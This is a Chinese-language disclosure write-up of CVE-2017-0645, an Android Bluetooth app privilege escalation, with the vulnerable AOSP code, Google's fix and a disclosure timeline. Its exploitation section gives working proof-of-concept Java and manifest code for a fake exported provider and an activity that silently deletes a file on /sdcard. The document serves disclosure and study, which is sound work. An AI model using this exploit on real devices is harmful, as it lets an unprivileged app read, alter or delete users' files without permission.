

原文地址:先知安全技術社區
0x01 漏洞簡介
Android 6月的安全公告,同時還修復了我們發現的一個藍牙 App 提權中危漏洞,該漏洞允許手機本地無權限的惡意程序構造一個仿冒的 Provider ,并獲取 Provider 所指向文件的讀寫權限,可用于寫 SD 卡或者藍牙共享數據庫,漏洞詳情如下:
- CVE: CVE-2017-0645
- BugID: A-35310991
- 嚴重性: 中危
- 漏洞類型: 提權
- Updated AOSP versions: 6.0.1, 7.0, 7.1.1, 7.1.2
0x02 漏洞分析
該漏洞其實是一個常規的 Android 組件暴露漏洞,跟我們上一個分析的藍牙漏洞一樣,我們知道在藍牙 App 中 BluetoothOppLauncherActivity 是可以被第三方應用啟動的。這一次,我們來看 onCreate 函數中傳入 Intent action 為 android.btopp.intent.action.OPEN 的處理流程。
  } else if (action.equals(Constants.ACTION_OPEN)) {
            Uri uri = getIntent().getData();
            if (V) Log.v(TAG, "Get ACTION_OPEN intent: Uri = " + uri);

            Intent intent1 = new Intent();
            intent1.setAction(action);
            intent1.setClassName(Constants.THIS_PACKAGE_NAME, BluetoothOppReceiver.class.getName());
            intent1.setDataAndNormalize(uri);
            this.sendBroadcast(intent1);
            finish();
轉到 BluetoothOppReceiver 進行處理。接著查看 BluetoothOppReceiver 的 onReceive 函數,由于Intent 可控,這里藍牙 App 將會取出 intent 中的 Data 進行數據庫查詢,然后取出 transInfo ,最后進入 BluetoothOppUtility.openReceivedFile 函數。
        } else if (action.equals(Constants.ACTION_OPEN) || action.equals(Constants.ACTION_LIST)) {
            if (V) {
                if (action.equals(Constants.ACTION_OPEN)) {
                    Log.v(TAG, "Receiver open for " + intent.getData());
                } else {
                    Log.v(TAG, "Receiver list for " + intent.getData());
                }
            }

            BluetoothOppTransferInfo transInfo = new BluetoothOppTransferInfo();
            Uri uri = intent.getData();  //Intent可控!
            transInfo = BluetoothOppUtility.queryRecord(context, uri);
            if (transInfo == null) {
                Log.e(TAG, "Error: Can not get data from db");
                return;
            }

            if (transInfo.mDirection == BluetoothShare.DIRECTION_INBOUND
                    && BluetoothShare.isStatusSuccess(transInfo.mStatus)) {
                // if received file successfully, open this file
                // transInfo可控!
                BluetoothOppUtility.openReceivedFile(context, transInfo.mFileName,
                        transInfo.mFileType, transInfo.mTimeStamp, uri);
                BluetoothOppUtility.updateVisibilityToHidden(context, uri);
            } else {
                Intent in = new Intent(context, BluetoothOppTransferActivity.class);
                in.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                in.setDataAndNormalize(uri);
                context.startActivity(in);
            }
在 openReceivedFile 函數中,我們看到藍牙 App 最終將在授予讀寫權限后,啟動能夠處理 transInfo.mFileType 文件類型的某外部 App 的 Activity ,對 transInfo.mFileName 進行處理。
    public static void openReceivedFile(Context context, String fileName, String mimetype,
            Long timeStamp, Uri uri) {
        if (fileName == null || mimetype == null) {
            Log.e(TAG, "ERROR: Para fileName ==null, or mimetype == null");
            return;
        }

        File f = new File(fileName); //fileName可控
        if (!f.exists()) {
        ...
        // skip
       }

       // path受限于com.google.android.bluetooth.fileprovider使用的位置

        Uri path = FileProvider.getUriForFile(context,
                       "com.google.android.bluetooth.fileprovider", f);

        // If there is no scheme, then it must be a file
        if (path.getScheme() == null) {
            path = Uri.fromFile(new File(fileName));
        }

        if (isRecognizedFileType(context, path, mimetype)) {
            Intent activityIntent = new Intent(Intent.ACTION_VIEW);
            activityIntent.setDataAndTypeAndNormalize(path, mimetype);

            List<ResolveInfo> resInfoList = context.getPackageManager()
                .queryIntentActivities(activityIntent,
                        PackageManager.MATCH_DEFAULT_ONLY);

            // 注意這段,授予任何app對該文件的讀寫權限
            // Grant permissions for any app that can handle a file to access it
            for (ResolveInfo resolveInfo : resInfoList) {
                String packageName = resolveInfo.activityInfo.packageName;
                context.grantUriPermission(packageName, path,
                        Intent.FLAG_GRANT_WRITE_URI_PERMISSION |
                        Intent.FLAG_GRANT_READ_URI_PERMISSION);
            }

            activityIntent.setFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
            // 授予activity對該文件的讀寫權限
            activityIntent.setFlags(Intent.FLAG_GRANT_READ_URI_PERMISSION);
            activityIntent.setFlags(Intent.FLAG_GRANT_WRITE_URI_PERMISSION);

            try {
                if (V) Log.d(TAG, "ACTION_VIEW intent sent out: " + path + " / " + mimetype);
                context.startActivity(activityIntent);
由于 Intent 可控, Intent Data 可控, transInfo 可控,再加上啟動的外部 App 被授予了讀寫權限,因此這里存在漏洞,我們可以偽造一個文件讓藍牙 App 啟動某外部 App 打開,同時該外部 App 獲得對偽造文件指向位置的讀寫權限。可惜此處偽造的文件位置受限于 com.android.bluetooth.filepovider ,其 file_paths.xml 使用的 external-path ,這意味著我們只能偽造一個外部存儲 /sdcard 目錄的文件。
0x03 漏洞利用
漏洞利用可如下圖所示,這種攻擊發送 intent 的過程像極了飛去來器。惡意 App 發送 intent 過后,又回到了自己手中,但卻獲得了提權。

1.惡意 App 聲明能對某種 filetype 進行處理
        <activity android:name=".FakeViewActivity">
            <intent-filter>
                <action android:name="android.intent.action.VIEW" />
                <category android:name="android.intent.category.DEFAULT" />
                <data android:mimeType="xxx/yyy" />
            </intent-filter>
        </activity>
2.構造一個虛假的 bluetooth share provider——FakeBluetoothOppProvider ,傳入 intent data 之中。主要內容可以參考 BluetoothOppProvider ,其 Uri 為
content://fake.bluetooth.provider/btopp/并expose出來
<provider
            android:authorities="fake.bluetooth.provider"
            android:name=".FakeBluetoothOppProvider"
            android:exported="true" />
然后填入內容,指向 /sdcard 中某個已知文件,并傳入 Intent data , 啟動 BluetoothOppLauncherActivity
        m_btnTest.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                Intent intent = new Intent();
                intent.setComponent(new ComponentName("com.android.bluetooth",
                        "com.android.bluetooth.opp.BluetoothOppLauncherActivity"));
                intent.setAction(Constants.ACTION_OPEN);
                intent.setData(Uri.parse("content://fake.bluetooth.provider/btopp/1"));
                startActivity(intent);

            }
        });

        m_btnAddFakeEntry = (Button)findViewById(R.id.add);
        m_btnAddFakeEntry.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View v) {
                ContentValues values = new ContentValues();
                values.put(BluetoothShare._ID, 1);
                values.put(BluetoothShare.DIRECTION, BluetoothShare.DIRECTION_INBOUND);
               values.put(BluetoothShare.TOTAL_BYTES, 110000);
                values.put(BluetoothShare.CURRENT_BYTES,110000);
                values.put(BluetoothShare.TIMESTAMP, 111111);
                values.put(BluetoothShare.DESTINATION, "00:10:60:AA:36:F8");
                values.put(BluetoothShare._DATA, "/storage/emulated/0/CVE-2016-6762.apk");
               values.put(BluetoothShare.MIMETYPE, "xxx/yyy");

                values.put(BluetoothShare.USER_CONFIRMATION, 1);

                // when content provider is null, use insert or use update

                m_contentResolver.insert(BluetoothShare.CONTENT_URI, values);
               // m_contentResolver.update(BluetoothShare.CONTENT_URI, values, "_id = 12", null);

            }
        });
3.藍牙 App 取出我們構造的 filename, filetype;
4.藍牙 App 授予讀寫權限,然后再啟動惡意 App 進行處理;
5.惡意 App 直接刪除 /sdcard 中的這個文件。
public class FakeViewActivity extends Activity {
    final static String TAG = "Bluz";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent intent = getIntent();
        String dir = intent.getDataString();
        Log.d(TAG, "dir is "+dir);
        Uri uri = intent.getData();
        ContentResolver cr = getContentResolver();
       Log.d(TAG, "Deleting "+ intent.getDataString() +" silently!");
        getContentResolver().delete(uri, null, null);
    }
}
在上述整個過程中,惡意 App 并未申請 SD 卡寫權限,因此這是一個提權漏洞。
另外還有一種利用方式,是在 Intent 中直接傳入藍牙 BluetoothOppProvider 的 uri ,比如 content://com.android.bluetooth.opp/btopp/1" ,從而獲得對藍牙共享數據庫的讀寫權限。
完成代碼請見這里
0x04 漏洞修復
Google 對該漏洞的修復主要有兩點:
1.確保 Intent data 始終為 BluetoothOppProvider 的 Uri ,防止仿冒; 2.撤銷了授予第三方應用的讀寫權限,只授予第三方應用某個 Activity 的讀權限。
0x05 時間線
- 2017.02.15: 漏洞提交
- 2017.03.01: 漏洞確認,初始評級為高
- 2017.03.23: 漏洞降級為中
- 2017.06.01: 補丁發布
- 2017.06.23: 漏洞公開
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/341/
暫無評論